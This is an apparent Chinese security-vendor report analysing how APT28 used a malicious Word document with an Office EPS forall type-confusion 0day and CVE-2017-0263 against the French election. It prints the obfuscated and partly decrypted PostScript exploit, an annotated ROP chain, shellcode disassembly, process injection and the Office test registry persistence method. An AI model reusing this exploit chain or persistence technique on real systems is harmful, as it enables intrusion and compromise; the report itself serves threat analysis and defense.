

# 金睛为你揭秘

## APT28 是如何干扰法国大选的



### 事件背景

2017 年 5 月 10 日，微软发布补丁修复了两个在野 Office 0day 漏洞攻击。其中一个漏洞被 APT28 组织（又称：Sednit，幻熊，Sofacy）用来发动钓鱼攻击影响法国大选。

VenusEye 金睛安全研究团队对此次 APT 攻击所使用的 Office 0day 漏洞及漏洞利用流程进行了详细的分析，全面揭示 APT28 组织是如何影响法国大选的。

### 攻击过程

APT28 组织通过发送一封附件名为 Trump' s\_Attack\_on\_SyriaEnglish.docx(特朗普攻击叙利亚英文版)的钓鱼邮件对法国大选进行干扰。附件为一个恶意 Word 文档，其中嵌入了恶意 PostScript 脚本，脚本通过漏洞执行恶意功能。在 Microsoft Office 2010 版本以后，微软对 PostScript 脚本的解析单独放在了低权限的 FLTLDR.EXE 沙盒进程中进行处理。为了突破沙盒进程的权限控制，样本同时还使用了 CVE-2017-0263 漏洞进行提权。本报告着重对其利用的 Office 漏洞以及漏洞触发后的 shellcode 进行分析。

### 样本信息

文件哈希	f*****0
文件类型	word 文件
文件大小	268,950 字节

# 漏洞分析

## 漏洞原理

该漏洞为一个类型混淆漏洞。由于 forall 操作没有对要处理的数据类型进行检查，攻击者可通过构造恶意 PostScript 脚本利用漏洞，控制操作数堆栈上的值，从而改变代码执行流程。

## 技术细节

### 1. 解密还原

为防止杀软检测，Word 文档中的 PostScript 脚本文件进行了简单的 XOR 混淆，解密方法是每四个字节和密钥（0xc45d6491）进行异或。解密之后调用 exec 执行新的脚本。

被加密的脚本代码如下：

```
!PS-Adobe-3.0
%%BoundingBox: 36 36 576 756
%%Page: 1 1
/A3( token pop exch pop ) def /A2 <c45d6491> def /A4( /A1 exch def 0 1 A1 length 1 sub { /A5 exch def A1 A5 2 copy get A2 A5 4 mod get xor put }
for A1 ) def
<bf7d4db9a13112f4b0340f70e43b0df8a03b0bfb07d55a1f47d17f2a53101f7ab3310b1b73810f7ab3310b1a3310bf3a53100f8a72944f3a13a0dfef725a0f77d50a1f46d54a1e43
901f7e47225a0f67d25a0f77d55a7e43400f8b27d55b1a53900b1a03802b1eb1c5cblbf7d4bd0f16944f4bc3e0cb1a03802b1eb1c5e6a7e4381cf2ac7d00f4a27d4bd0f76a44d0f66b44f
da13303e5ac7d00f4a27d4bd0f16a44d0f16944fda13303e5ac7d00f4a27d4bd0f06c44a3f16b44f5a13b44be856c55b1856e53b1856955b1ad390de7e43901f7e42644be856c55b1856
c55b1f57d17e4a67d00f4a27d25a0f57d54b1a8291fblal250de5e42044f8a27d25a3f27d25a0f57d25a5f57d09e4a87d25a4f07d14e4b0340ae5a12f12f0a87d19b1a8320be1e1c56a
7e42044f3ad3300b1a03802b1eb1c52a0e42644f5b12d44bcf56b44f3ad2917f9ad3b10b1eb1c50a2e4381cf2ac7d00f4a27d52a4f16e51b1a53300b1eb1c57a5e4381cf2ac7d00f4a27
d00e4b749a0f7d06f8b02e0cf8a22944be856f56b1a12507f9e43901f7e46b51a4f76844f0aa3944f5b12d44be856b57b1a12507f9e43901f7e41c57a5e42e11f3e46b51a4f76844f
0aa3944d0f6644d0f6644e2b13f44d0e26e44d0f7694e2b13f44a1e43110b1bf7d55b1b97d1fb1f47d13b1ad3b01fcb73844e2b13f44a0e27d06f8b02e0cf8a22944fcb67419b1ae3
40a7e43901f7e47225a0f747d1fb1a02814b1e96c52b1a63410e2ac3402e5e47225a5f77d01e9a73544f5a13b44a7f16857a4e43c0a5e47225a2f07d01e9a73544f5a13b44f5b12d44b
cf56b44f3ad2917f9ad3b10b1eb1c56a3e4381cf2ac7d00f4a27d52a4f16e51b1a53300b1a02814b1eb1c51a8e4381cf2ac7d00f4a27d25a2f07d05f5a07d52a4f16e51b1a53300b1856
f56b1856957b1a53900b1856e5db1856e50b1a53900b1e96c52b1a63410e2ac3402e5e43c00f5e46c52b1a63410e2ac3402e5e43216b1b97d06f8b0a3944f5a13b44be856c55b1b7d4bd
0f06bd4f4bc3e0cb1a03802b1856c5cb1856952b1a33810b1856c5cb1856952b1f57d25a7f47d03f4b07d5cb1a63410e2ac3402e5e41c52a1e41c55a9e41c50a7e46f44d0f26d44f6a12
944cf27d06f8b02e0cf8a22944d0f26d44d0f56544d0f66b44a2e41c52a1e43a01e5e46f50b1a63410e2ac3402e5e41c52a1e42044f3ad3300b1a03802b1eb1c56b1f744d0f6644f44f
4bc3e0cb1a03802b1eb1c56a1e4381cf2ac7d00f4a27d25a0f57d25a3f47d25a5f17d56a4f17d05ffa07d14e4b07d25a0f57d25a3f47d55b1856b54b1856951b1e9654f3a47217f9ad3
b10b1f66851b1a53300b1a42810b1856c5cb1856f54b1f67d25a7f47d25a5f17d49a0f27d06f8b02e0cf8a22944a3f16844f0aa3944e1b12944d0f56544d0f6644a2e41c52a1e41c50a
e47056a5e43f0de5b7350df7b07d56a4f17d05ffa07d14e4b07d19b1a6340af5e43901f7e47225a5f37d1fb1856c5cb1a12507f9e43a01e5e42044f3ad3300b1a03802b1eb1c56a8e2
```

解密后的脚本代码如下：

```
{ /Helvetica findfont 100 scalefont setfont globaldict begin /A13 400000 def /A12 A13 16 idiv 1 add def /A8 { /A54 exch def /A26 exch def /A37 A26
length def /A57 A54 length def /A41 256 def /A11 A37 A41 idiv def { /A11 A11 1 sub def A11 0 lt { exit } if A26 A11 A41 mml A54 putinterval } loop
A26 } bind def /A61 { dup -16 bitshift /A43 exch def 65535 and /A34 exch def dup -16 bitshift /A22 exch def 65535 and dup /A63 exch def A34 sub
65535 and A22 A43 sub A63 A34 sub 0 lt { 1 } { 0 } ifelse sub 16 bitshift or } bind def /A60 { dup -16 bitshift /A43 exch def 65535 and /A34 exch
def dup -16 bitshift /A22 exch def 65535 and dup /A59 exch def A34 add 65535 and A22 A43 add A59 A34 add -16 bitshift or } bind def
/A17 { /A46 exch def A18 A46 get A18 A46 1 A60 get 0 bitshift A60 A18 A46 2 A60 get 16 bitshift A60 A18 A46 3 A60 get 24 bitshift A60 } bind def /A2
{ /A45 exch def /A20 exch def A18 A20 A45 255 and put A18 A20 1 A60 A45 -8 bitshift 255 and put A18 A20 2 A60 A45 -16 bitshift 255 and put A18 A20
3 A60 A45 -24 bitshift 255 and put } bind def /A47 { A18 exch get } bind def /A29 { 2147418112 and /A56 exch def { A18 A56 get 77 eq { A18 A56 1 A60
get 90 eq { A56 60 A60 A17 dup 512 lt { A56 A60 dup A47 80 eq { 1 A60 A47 69 eq { exit } if } { pop } ifelse } { pop } ifelse } if } /A56 A56
65536 sub def } loop A56 } bind def /A51 { /A33 exch def /A38 exch def /A44 A38 dup 60 A60 A17 A60 def A18 A44 25 A60 get dup 01 eq { pop /A62 A38
A44 128 A60 A17 A60 def /A32 A44 132 A60 A17 def } { 02 eq { /A62 A38 A44 144 A60 A17 A60 def /A32 A44 148 A60 A17 def } if } ifelse 0 20 A32 1
A61 { /A49 exch def /A50 A62 A49 A60 12 A60 A17 def A50 0 eq { quit } if A18 A38 A50 A60 14 getinterval A33 search { length 0 eq { pop pop pop A62
A49 A60 exit } if pop } if pop } for } bind def /A40 { /A27 exch def /A23 exch def /A53 A23 A27 A51 def A53 16 A60 A17 A23 A60 A17 A29 } bind def
/A35 { /A42 exch def /A30 exch def /A58 exch def /A25 A39 A17 A58 A60 def /A21 0 def { /A24 A25 A21 A60 A17 def A24 0 eq { 0
exit } if A18 A58 A24 A60 50 getinterval A42 search { length 2 eq { pop pop A39 16 A60 A17 A58 A60 A21 A60 A17 exit } if pop } if pop /A21 A21 4 A60
def } loop } bind def /A31 589567 string
```

### 2. 堆喷

- a) 分配 0x90000 大小的内存，将事先构造好的数据以每 0x100 大小的间隔复制到内存中，然后再拷贝 500 份，完成内存布局。



```

struct PostScript object {
    dword type;//类型
    dword value; //数据 1
    dword value; //数据 2
    dword pObj; //对象实际指针
}ps_obj;

```

01303A00	00000300	参数1	
01303A04	00000000		
01303A08	01301C28	ASCII "A12"	栈底
01303A0C	00186C04		
01303A10	00000003	参数2	
01303A14	00000000		
01303A18	6DC5990D	EPSIMP32.6DC5990D	
01303A1C	000061A8		
01303A20	00000003	参数3	
01303A24	00000000		
01303A28	01301C48	ASCII "idiu"	
01303A2C	00000001		

- b) 漏洞在 forall 函数调用时触发，我们通过查询《PLRM2.PDF》得到关于 forall 的解释。可以看到 forall 函数的作用是对第一个参数中的每一个对象执行后面的处理函数（第二个参数）。此漏洞的根本原因就是对于第二个参数 proc 的类型判断不严格导致。

```
forall      array proc forall -
             packedarray proc forall -
             dict proc forall -
             string proc forall -
```

enumerates the elements of the first operand, executing the procedure *proc* for each element. If the first operand is an array, string, or packed array, **forall** pushes an element on the operand stack and executes *proc* for each element in the array, string, or packed array, beginning with the element whose index is 0 and continuing sequentially. The objects pushed on the operand stack are the array, packed array, or string elements. In the case of a string, these elements are integers in the range 0 to 255, *not* one-character strings.

If the first operand is a dictionary, **forall** pushes a key and a value on the operand stack and executes *proc* for each key-value pair in the dictionary. The order in which **forall** enumerates the entries in the dictionary is arbitrary. New entries put in the dictionary during execution of *proc* may or may not be included in the enumeration.

If the first operand is empty (i.e., has length 0), **forall** does not execute *proc* at all. If *proc* executes the **exit** operator, **forall** terminates prematurely.

Although **forall** does not leave any results on the operand stack when it is finished, the execution of *proc* may leave arbitrary results there. If *proc* does not remove each enumerated element from the operand stack, the elements will accumulate there.

#### Example

```
0 [13 29 3 -8 21] {add} forall => 58
/d 2 dict def
d /abc 123 put
d /xyz (test) put
d {} forall => /xyz (test) /abc 123
```

**Errors:** invalidaccess, stackoverflow, stackunderflow, typecheck

**See Also:** for, repeat, loop, exit



c) 在恶意构造的脚本中，处理函数被设置为一个整形变量：0xD80D020。

```
1 array 226545696 forall  ; proc = D80D020
```

在调用 **forall** 函数时，栈中情况如下，可以看到栈顶的 **proc** 处理函数指针恰好为精心设置的 0xD80D020，而其实际类型为整形变量。

015C2BD0	00030000	ASCII "Actx "
015C2BD4	00000000	
015C2BD8	015D8748	
015C2BDC	015D5500	
015C2BE0	00000003	实际类型为整形变量
015C2BE4	00000000	
015C2BE8	015D1E50	ASCII "array"
015C2BEC	0D80D020	0xD80D020被错误的当成了proc处理函数类型对象的指针

d) 经过上面的堆喷过后，0xD80D020 地址上的数据正好覆盖为精心构造的数据。于是接下来通过对 0xD80D020 处“proc”对象的操作，操纵了后面栈上的布局。

0D80D020	00 D0 80 0D	30 D0 80 0D	00 00 00 00	02 00 00 00	...
0D80D030	10 D0 80 0D	02 00 00 00	3C D0 80 0D	00 05 00 00	...
0D80D040	00 00 00 00	00 00 00 00	5C D0 80 0D	00 00 03 00	...
0D80D050	00 00 00 00	F8 87 5D 01	A8 55 5D 01	3C D0 80 0D	...
0D80D060	6C D0 80 0D	00 00 00 00	F0 FF FF 7F	50 D0 80 0D	...
0D80D070	00 00 00 00	F1 FF FF 7F	00 00 00 00	00 00 00 00	...
0D80D080	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	...

e) 而针对 proc 处理函数对象的操作是在“handlefun”的函数中处理的。正是在该函数中没有对 proc 对象进行严格校验导致任何类型的对象都可以被当作 proc 对象处理。

```

.text:6DC66D2A handlefun proc near ; CODE XREF: sub_6DC4C297+551p
.text:6DC66D2A ; sub_6DC4C317+881p ...
.text:6DC66D2A var_4 = dword ptr -4
.text:6DC66D2A arg_0 = dword ptr 8
.text:6DC66D2A push ebp
.text:6DC66D2B mov ebp, esp
.text:6DC66D2D push ecx
.text:6DC66D2E push ebx
.text:6DC66D2F mov ebx, [ebp+arg_0]
.text:6DC66D32 mov eax, [ebx+0Ch]
.text:6DC66D35 push esi
.text:6DC66D36 push edi
.text:6DC66D37 mov edi, [eax] ; eax= d80d020
.text:6DC66D37 ; edi = d80d000
.text:6DC66D39 mov esi, [edi+2Ch]
.text:6DC66D3C mov [ebp+var_4], ecx
.text:6DC66D3F test esi, esi
.text:6DC66D41 jz short loc_6DC66DB7
.text:6DC66D43 mov ecx, [ecx+0ECh]
.text:6DC66D49 mov eax, [ecx+4]
.text:6DC66D4C dec eax
.text:6DC66D4D cmp eax, 3E8h
.text:6DC66D52 jle short loc_6DC66D69
.text:6DC66D54 mov [ebp+arg_0], 5
.text:6DC66D5B loc_6DC66D5B: ; CODE XREF: handleFun+9D1j
.text:6DC66D5B push offset dword_6DCA388C
.text:6DC66D60 lea eax, [ebp+arg_0]
.text:6DC66D63 push eax
.text:6DC66D64 call _CxxThrowException
.text:6DC66D69 ;

```

f) 对比补丁修补后的“handlefun”函数也可以证明这一点。

```

.text:6A5E6E06 handlefun      proc near                ; CODE XREF: sub_6A5CC2A0+55↑p
.text:6A5E6E06                                     ; sub_6A5CC320+88↑p ...
.text:6A5E6E06                                     = dword ptr -4
.text:6A5E6E06 arg_0             = dword ptr 8
.text:6A5E6E06
.text:6A5E6E06      push     ebp
.text:6A5E6E07      mov      ebp, esp
.text:6A5E6E09      push     ecx
.text:6A5E6E0A      push     esi
.text:6A5E6E0B      push     edi
.text:6A5E6E0C      mov      edi, [ebp+arg_0]
.text:6A5E6E0F      mov      eax, [edi]
.text:6A5E6E11      shr      eax, 11h
.text:6A5E6E14      mov      [ebp+var_4], ecx
.text:6A5E6E17      test     al, 1
.text:6A5E6E19      jnz      short loc_6A5E6E30
.text:6A5E6E1B      mov      [ebp+arg_0], 17h
.text:6A5E6E22
.text:6A5E6E22 loc_6A5E6E22:           ; CODE XREF: handlefun+51↑j
.text:6A5E6E22                                     ; handlefun+AB↑j
.text:6A5E6E22      push     offset dword_6A6239C4
.text:6A5E6E27      lea     eax, [ebp+arg_0]
.text:6A5E6E2A      push     eax
.text:6A5E6E2B      call    _CxxThrowException

```

```

mov      eax, [edi]
shr      eax, 11h
mov      [ebp+var_4], ecx
test     al, 1
jnz      short loc_6A5E6E30

```

补丁添加了对proc对象类型的校验过程



#### 4. 绕过 ASLR+构造 ROP 链

a) 漏洞触发后，EPS 栈被精准控制，并设置了一些特定的数据。执行后 EPS 栈情况如下：可以看到栈中构造了两个对象，一个 string 对象和一个 array 对象。

地址	HEX 数据	ASCII
015C2BD0	00 00 00 00   00 00 00 00   00 03 00 00   00 01 00 00	...
015C2BE0	00 05 00 00   00 00 00 00   00 00 00 00   5C D0 80 0D	...
015C2BF0	00 00 03 00   00 00 00 00   00 00 00 00   20 D0 80 0D	...

b) 查看 string 对象，发现 string 基址为 0，大小为 0x7FFFFFF0，之后通过该对象进行“任意内存地址读写”操作，从而绕过 ASLR。

地址	HEX 数据	ASCII
0D80D03C	00 05 00 00   00 00 00 00   00 00 00 00   5C D0 80 0D	...
0D80D04C	00 00 03 00   00 00 00 00   00 00 00 00   20 D0 80 0D	...
0D80D05C	3C D0 80 0D   6C D0 80 0D   00 00 00 00   F0 FF FF 7F	...
0D80D06C	50 D0 80 0D   00 00 00 00   F1 FF FF 7F   00 00 00 00	...

c) 经过两次栈交换，分别将 string 对象和 array 对象赋值给 A18, A19。

```

/A19 exch def    $A19 指向一个array 对象, 对象地址 = 0xD80D020
/A18 exch def    $A18 指向一个string对象, 对象地址 = 0xD80D05C

```

d) 创建一个新的 array 对象，并利用 array 中的虚表地址泄露出 EPSIMP32 的基址。

```

/A16 A12 array def      %创建一个array对象
A19 1 A16 put          %将array对象赋给A19数组中的第二项
/A9 226545696 56 add A17 A17 def %通过取地址 ([[0xD80D058]]) 数据, 获取array对象地址
A9
/A36 exch A17 A29 def  %进一步取值, 获得虚表地址, 通过虚表地址向上遍历, 找到EPSIMP32基址

```



e) 通过解析 EPSIMP32 模块, 遍历导入表, 获得 kernel32 模块基址, 然后通过 A18 对象, 读取 kernel32 头部数据, 再通过 PE 头中 MajorOSVersion 字段, 判断当前操作系统版本 (等于 6, 包含 Vista, Win7, Win8, Win8.1, Server 2008, Server 2008 R2, Server 2012, Server 2012 R2), 然后再通过 kernel32 导入表, 获得 ntdll 模块基址, 进而遍历 ntdll 导出表获得函数 NtProtectVirtualMemory 地址。

```

/A28 A36 (KERNEL32.dll) A40 def      %通过遍历EPSIMP32导入表, 获取kernel32基址
/A3 A18 A28 4096 getinterval def    %通过A18对象, 取得kernel32头数据
/A1 { A3 <50 45> search { length A28 A60 exch pop exch pop } { quit } ifelse } bind def %获取kernel32 PE头
/A15 { A1 64 A60 A17 255 and } bind def %获取系统主版本号
A15 6 ne { quit } if                %判断版本号Vista ~ win8.1
/A14 A28 (ntdll.dll) (NtProtectVirtualMemory) A35 def %通过kernel32导入表, 获取ntdll地址, 进而获取NtProtectVirtualMemory地址

```



f) 在 EPSIMP32 代码段中, 查找 ROP gadgets

```

/A67 <94 c3> A4 def      %在EPSIMP32代码段中, 查找xchg eax,esp retn
/A65 A67 1 A60 def      %retn
/A66 <c2 0c> A4 def      %retn 0xC

```



g) 构造 ROP 链, 以及一个文件对象

```

A52 A68 A2
A52 4 A60 A13 A2
A16 0 A55 put          %放入一个对象到数组的第一项
A55 A55 4 A60 A2      %指向rop链栈顶
A55 4 A60 A66 A2      %retn 0xC
A55 8 A60 A65 A2      %retn
A55 20 A60 A67 A2     %xchg eax,esp, retn
A55 24 A60 A14 A2     %NtProtectVirtualMemory
A55 28 A60 A48 A2     %shellcode base
A55 32 A60 -1 A2      %handle
A55 36 A60 A52 A2     %base
A55 40 A60 A52 4 A60 A2 %size
A55 44 A60 64 A2      %newProtect
A55 48 A60 A52 8 A60 A2 %oldProtect
A68 2304 A2           %修改对象类型为0x900, 即文件类型

```



内存中的文件对象, 以及内存中的 ROP 链布局。

地址	写入值	长度
02695F40	00000900	4
02695F44	00000000	4
02695F48	0025F44C	4
02695F4C	026A5F40	4
02695F50	00000000	4



```

026A5F40 026A5F44
026A5F44 6B5AB522 EPSIMP32.6B5AB522
026A5F48 6B5E9E30 EPSIMP32.6B5E9E30
026A5F4C 00000000
026A5F50 00000000
026A5F54 6B5E9E2F EPSIMP32.6B5E9E2F
026A5F58 76ED5F18 ntdll.ZwProtectVirtualMemory
026A5F5C 026A6140
026A5F60 FFFFFFFF
026A5F64 026A6040
026A5F68 026A6044
026A5F6C 00000000

```



## 5. 跳转到 ROP 链并执行 shellcode

- a) 最后通过 A18 对象将 shellcode 写入内存中，并通过 bytesavailable 操作调用构造的文件对象，跳转到 ROP 链，短暂的 ROP 链之后，调用 ZwProtectVirtualMemory 函数将 shellcode 设置为可读可写可执行权限，最后跳转到 shellcode 并执行。

```

6B5D1218 E8 46B0DFFF call EPSIMP32.6B5AC263
6B5D121D C745 D8 170000 mov dword ptr ss:[ebp-0x28],0x17
6B5D1224 EB C9 jmp XEPSIMP32.6B5D11EF
6B5D1226 8B4D F8 mov ecx,dword ptr ss:[ebp-0x8]
6B5D1229 8B01 mov eax,dword ptr ds:[ecx]
6B5D122B FF50 10 call dword ptr ds:[eax+0x10] EPSIMP32.6B5E9E2F
6B5D122E 3BC7 cmp eax,edi
6B5D1230 7F 03 jg XEPSIMP32.6B5D1235
6B5D1232 83C8 FF or eax,0xFFFFFFFF
6B5D1235 8B4D F8 mov ecx,dword ptr ss:[ebp-0x8]
ds:[026A5F54]=6B5E9E2F (EPSIMP32.6B5E9E2F)


```

地址	数值	注释
026A5F40	026A5F44	
026A5F44	6B5AB522	EPSIMP32.6B5AB522
026A5F48	6B5E9E30	EPSIMP32.6B5E9E30
026A5F4C	00000000	
026A5F50	00000000	
026A5F54	6B5E9E2F	EPSIMP32.6B5E9E2F
026A5F58	76ED5F18	ntdll.ZwProtectVirtualMemory
026A5F5C	026A6140	



## shellcode 分析

Shellcode 主要执行流程如下：



## 技术细节

a) 以下为 shellcode 的入口处

026A6140	55	push ebp
026A6141	8BEC	mov ebp,esp
026A6143	81EC E0090000	sub esp,0x9E0
026A6149	E8 00000000	call 026A614E
026A614E	8F45 EC	pop dword ptr ss:[ebp-0x14]
026A6151	C745 FC 710200	mov dword ptr ss:[ebp-0x4],0x271
026A6158	C745 E8 000000	mov dword ptr ss:[ebp-0x18],0x0
026A615F	EB 09	jmp X026A616A
026A6161	8B45 E8	mov eax,dword ptr ss:[ebp-0x18]
026A6164	83C0 01	add eax,0x1
026A6167	8945 E8	mov dword ptr ss:[ebp-0x18],eax
026A616A	817D E8 700200	cmp dword ptr ss:[ebp-0x18],0x270
026A6171	73 10	jnb X026A6183
026A6173	8B4D E8	mov ecx,dword ptr ss:[ebp-0x18]
026A6176	C7848D 20F6FFF	mov dword ptr ss:[ebp+ecx*4-0x9E0],0x0
026A6181	EB DE	jmp X026A6161
026A6183	8B55 EC	mov edx,dword ptr ss:[ebp-0x14]
026A6186	81C2 16030000	add edx,0x316
026A618C	8955 EC	mov dword ptr ss:[ebp-0x14],edx
026A618F	B8 04000000	mov eax,0x4
026A6194	6BC8 00	imul ecx,eax,0x0

b) 首先会遍历数据，通过 PE 头特征，找到保存在 shellcode 中的 dll\_a 文件。

```

026B682C 8D9B 00000000 mov ebx,edx
026B682E 8D9B 00000000 lea ebx,dword ptr ds:[ebx]
026B6834 BA 4D5A0000 mov edx,0x5A4D
026B6839 66:3913 cmp word ptr ds:[ebx],dx
026B683C 75 13 jnz short 026B6851
026B683E 8D43 3C mov eax,dword ptr ds:[ebx+0x3C]
026B6841 3D 00100000 cmp eax,0x1000
026B6846 73 09 jnb short 026B6851
026B6848 813C18 50450000 cmp dword ptr ds:[eax+ebx],0x4550
026B684F 74 03 je short 026B6854
026B6851 43 inc ebx
026B6852 EB E0 jmp short 026B6834
026B6854 83CF FF or edi,-0x1
026B6857 8BC2 mov eax,edx
dx=5A4D
ds:[026B6D17]=5A4D

```

地址	HEX 数据	ASCII
026B6D17	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ? ...  ...ÿÿ..
026B6D27	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	?.....@.....
026B6D37	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
026B6D47	00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00	.....
026B6D57	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	■■?.???L?Th
026B6D67	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
026B6D77	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
026B6D87	6D 6E 64 65 2E 00 00 00 24 00 00 00 00 00 00 00	mode \$

c) 之后在内存中手动映射 dll\_a 文件，然后调用 dll\_a 的导出函数 fork。

```

026B6CD4 33D2 xor edx,edx
026B6CD6 6A 00 push 0x0
026B6CD8 FFD2 call edx
026B6CDA 8B45 FC mov eax,dword ptr ss:[ebp-0x4]
026B6CDD 83C4 04 add esp,0x4
026B6CE0 6A 00 push 0x0
026B6CE2 6A 00 push 0x0
026B6CE4 50 push eax
026B6CE5 FFD7 call edi
026B6CE7 68 00800000 push 0x8000
026B6CE9 6A 00 push 0x0

```

d) Fork 函数首先会判断是 32 位还是 64 位系统环境，进而选择不同的提权 payload。

```

00412D35 56 push esi
00412D36 57 push edi
00412D37 E8 FE010000 call 00412F3A
00412D3C 83F8 01 cmp eax,0x1
00412D3F 75 0C jnz short 00412D4D
00412D41 B9 686C4300 mov ecx,0x436C68
00412D46 B8 002E0000 mov eax,0x2E00
00412D4B EB 0A jmp short 00412D57
00412D4D B9 68484300 mov ecx,0x434868
00412D52 B8 00240000 mov eax,0x2400
00412D57 8D55 F8 lea edx,dword ptr ss:[ebp-0x8]
00412D5A 8945 F8 mov dword ptr ss:[ebp-0x8],eax

```

e) 同样经过手动映射 payload，通过 CVE-2017-0263 漏洞进行提权，之后判断是否提权成功，成功将继续执行后续操作，否则将退出。

```

00412DB8 74 1D je short 00412DD7
00412DBA 6A 00 push 0x0
00412DBC 6A 01 push 0x1
00412DBE 57 push edi
00412DBF FFD0 call eax
00412DC1 E8 DDEFFFFF call 00411BA3
00412DC6 83F8 03 cmp eax,0x3
00412DC9 74 0C je short 00412DD7
00412DCB E8 11F6FFFF call 004123E1

```

f) 提权成功后，会遍历进程中的句柄表，定位到 WinWord 进程。

00412E41	6A 01	push 0x1	
00412E43	33D2	xor edx,edx	
00412E45	B9 E8974200	mov ecx,0x4297E8	WINWORD.exe
00412E4A	E8 82FEFFFF	call 00412CD1	
00412E4F	59	pop ecx	0041348C
00412E50	8BC8	mov ecx,ecx	
00412E52	E8 14FDFFFF	call 00412B6B	
00412E57	85C0	test eax,ecx	
00412E59	0F84 C8000000	js 00412F27	
00412E5F	8BC8	mov ecx,ecx	
00412E61	E8 5CFDFFFF	call 00412BC2	
00412E66	8BF0	mov esi,ecx	

g) 之后将 dll\_a（即自身）注入到 WinWord 进程，设置新的入口函数继续执行。

00412E04	57	push edi	
00412E05	8B7D F4	mov edi,dword ptr ss:[ebp-0xC]	
00412E08	57	push edi	
00412E09	FF75 FC	push dword ptr ss:[ebp-0x4]	
00412E0C	56	push esi	
00412E0D	FF55 F0	call dword ptr ss:[ebp-0x10]	ntdll.ZwWriteVirtualMemory
00412E0E	85C0	test eax,ecx	
00412E0F	75 20	jnz short 00412F04	
00412E14	8B45 FC	mov eax,dword ptr ss:[ebp-0x4]	
00412E17	33C9	xor ecx,ecx	
00412E19	51	push ecx	
00412E1A	51	push ecx	
00412E1B	51	push ecx	
00412E1C	2BC3	sub eax,ebx	
00412E1E	05 691D4100	add eax,0x411D69	
00412E23	50	push eax	
00412E24	51	push ecx	
00412E25	51	push ecx	
00412E26	56	push esi	
00412E27	FF15 7C404200	call dword ptr ds:[0x42407C]	kernel32.CreateRemoteThread

h) 注入后的代码首先会解密一个 dll 文件（即真正的恶意文件）和一个 docx 文件，然后将 dll 文件保存到 %temp%\apiseconnect.dll，同时将它添加到注册表中，之后还会判断是否通过 rundll32 来执行这个 dll。

```

54 do
55 {
56     v13 = i >= v1[2] ? 0 : *(DWORD *)(v1[1] + 4 * i);
57     if ( !sub_100013FF((int)v1, i) ) // 解密文件，第一次解密dll，第二次解密docx
58         return 1;
59     if ( i == v4 - 1 )
60     {
61         sub_10002FCD(); // 添加dll到注册表，每次打开word文件将自动加载dll
62     }
63     else if ( !sub_1000153C((int)v1, i) ) // 将dll文件保存到临时目录
64     {
65         return 1;
66     }
67     if ( *(BYTE *)v13 + 0x18 && !(unsigned __int8)sub_1000158B((int)v1, i) ) // 判断是否通过rundll32执行dll
68         return 1;
69 }
70 while ( ++i < v4 );

```

i) 将 apiseconnect.dll 保存到注册表 HKEY\_CURRENT\_USER\Software\Microsoft\Office test\Special\Perf 下。后续当每次打开 office 文件时，都会加载 apiseconnect.dll。

```

15 v0[1] = 50;
16 lpString2 = (LPCWSTR)decrypt((int)v0); // "apiseconnect.dll"
17 *v0 = aB0A;
18 v0[1] = 10;
19 lpName = (LPCWSTR)decrypt((int)v0); // "TEMP"
20 *v0 = sub_10029A9C;
21 v0[1] = 38;
22 v1 = (const WCHAR *)decrypt((int)v0); // "Software\Microsoft"
23 *v0 = &locret_10029A68;
24 v0[1] = 50;
25 v2 = (const WCHAR *)decrypt((int)v0); // "Office test\Special\Perf"
26 if ( !RegOpenKeyExW(HKEY_CURRENT_USER, v1, 0, 2u, &phkResult)
27     && !RegCreateKeyExW(phkResult, v2, 0, 0, 0, 0xF003Fu, 0, &hKey, 0) )
28 {

```

Name	Type	Data
(Default)	REG_SZ	C:\User\ [redacted] \AppData\Local\Temp\apisecconnect.dll